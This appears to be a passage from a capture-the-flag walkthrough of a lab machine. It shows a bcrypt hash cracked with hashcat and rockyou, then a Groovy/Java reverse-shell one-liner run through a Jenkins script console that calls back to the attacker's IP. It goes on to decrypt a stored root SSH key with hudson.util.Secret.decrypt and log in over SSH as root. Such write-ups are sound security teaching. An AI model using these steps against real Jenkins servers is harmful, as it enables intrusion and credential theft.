Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQ.../L4l1a
Time.Started.....: Thu Mar 14 19:51:27 2024 (2 secs)
Time.Estimated...: Thu Mar 14 19:51:29 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       60 H/s (8.11ms) @ Accel:8 Loops:16 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 64/14344384 (0.00%)
Rejected.........: 0/64 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> charlie

Started: Thu Mar 14 19:50:35 2024
Stopped: Thu Mar 14 19:51:30 2024
```


9) Logged in into jenkins






10) Used script console to get revshell


revshells.com
Reverse Shell Generator
IP & Port
IP 10.10.14.14
Port 5555 +1
Listener
Advanced
nc -lvnp 5555
Type nc
Copy
Reverse
Bind
MSFVenom
HoaxShell
OS All
Name
Search...
Show Advanced
Java #2
Java #3
Java Web
Java Two Way
Javascript
String host="10.10.14.14";int port=5555;String cmd="/bin/bash";Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();


Script Console [Jenkins] — Mozilla Firefox
Script Console [Jenkins]
10.10.11.10:8080/script
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Jenkins
Search (CTRL+K)
jennifer
log out
Dashboard > Script Console
New Item
People
Build History
Manage Jenkins
My Views
Build Queue
No builds in the queue.
Build Executor Status
1 Idle
2 Idle
Script Console
Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:
println(Jenkins.instance.pluginManager.plugins)
All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.
String host="10.10.14.14";int port=5555;String cmd="/bin/bash";Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream p
Run


(vigneswar㉿VigneswarPC)-[/tmp/Builder/CVE-2024-23897]
$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.10] 38106
whoami
jenkins

Privilege Escalation

1) Found encrypted ssh key

```
</com.cloudbees.plugins.credentials.SystemCredentialsProvider>ls
config.xml
copy_reference_file.log
credentials.xml
hudson.model.UpdateCenter.xml
hudson.plugins.git.GitTool.xml
identity.key.enc
jenkins.install.InstallUtil.lastExecVersion
jenkins.install.UpgradeWizard.state
jenkins.telemetry.Correlator.xml
jobs
nodeMonitors.xml
nodes
plugins
queue.xml.bak
secret.key
secret.key.not-so-secret
secrets
updates
user.txt
userContent
users
war
```

```
        <description></description>
        <username>root</username>
        <usernameSecret>false</usernameSecret>
        <privateKeySource class="com.cloudbees.jenkins.plugins.sshcredentials.impl.BasicSSHUserPrivateKey$DirectEntryPrivateKeySource">
          <privateKey>{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}</privateKey>
        </privateKeySource>
      </com.cloudbees.jenkins.plugins.sshcredentials.impl.BasicSSHUserPrivateKey>
    </java.util.concurrent.CopyOnWriteArrayList>
```

2) Found how to decrypt it

5 Answers

Sorted by: Highest score (default)

122

Luckily there is a `hudson.util.Secret.decrypt()` function which can be used for this, so:

1. In Jenkins, go to: `/script` page.
2. Run the following command:

```
println(hudson.util.Secret.decrypt("{XXX=}"))
```

or:

```
println(hudson.util.Secret.fromString("{XXX=}").getPlainText())
```

where `{XXX=}` is your encrypted password. This will print the plain password.


To do opposite, run:

```
println(hudson.util.Secret.fromString("some_text").getEncryptedValue())
```

Source: gist at `tuxfight3r/jenkins-decrypt.groovy`.

Alternatively check the following scripts: `tweksteen/jenkins-decrypt`, `menski/jenkins-decrypt.py`.

3) Decrypted the key



4) Connected with ssh

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/Builder]
└─$ vim id_rsa

┌──(vigneswar㉿VigneswarPC)-[/tmp/Builder]
└─$ chmod 400 id_rsa

┌──(vigneswar㉿VigneswarPC)-[/tmp/Builder]
└─$ ssh -i id_rsa root@10.10.11.10
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-94-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Thu Mar 14 02:49:41 PM UTC 2024

  System load:              0.01220703125
  Usage of /:               66.2% of 5.81GB
  Memory usage:             25%
  Swap usage:               0%
  Processes:                218
  Users logged in:          0
  IPv4 address for docker0: 172.17.0.1
  IPv4 address for eth0:    10.10.11.10
  IPv6 address for eth0:    dead:beef::250:56ff:feb9:242b
```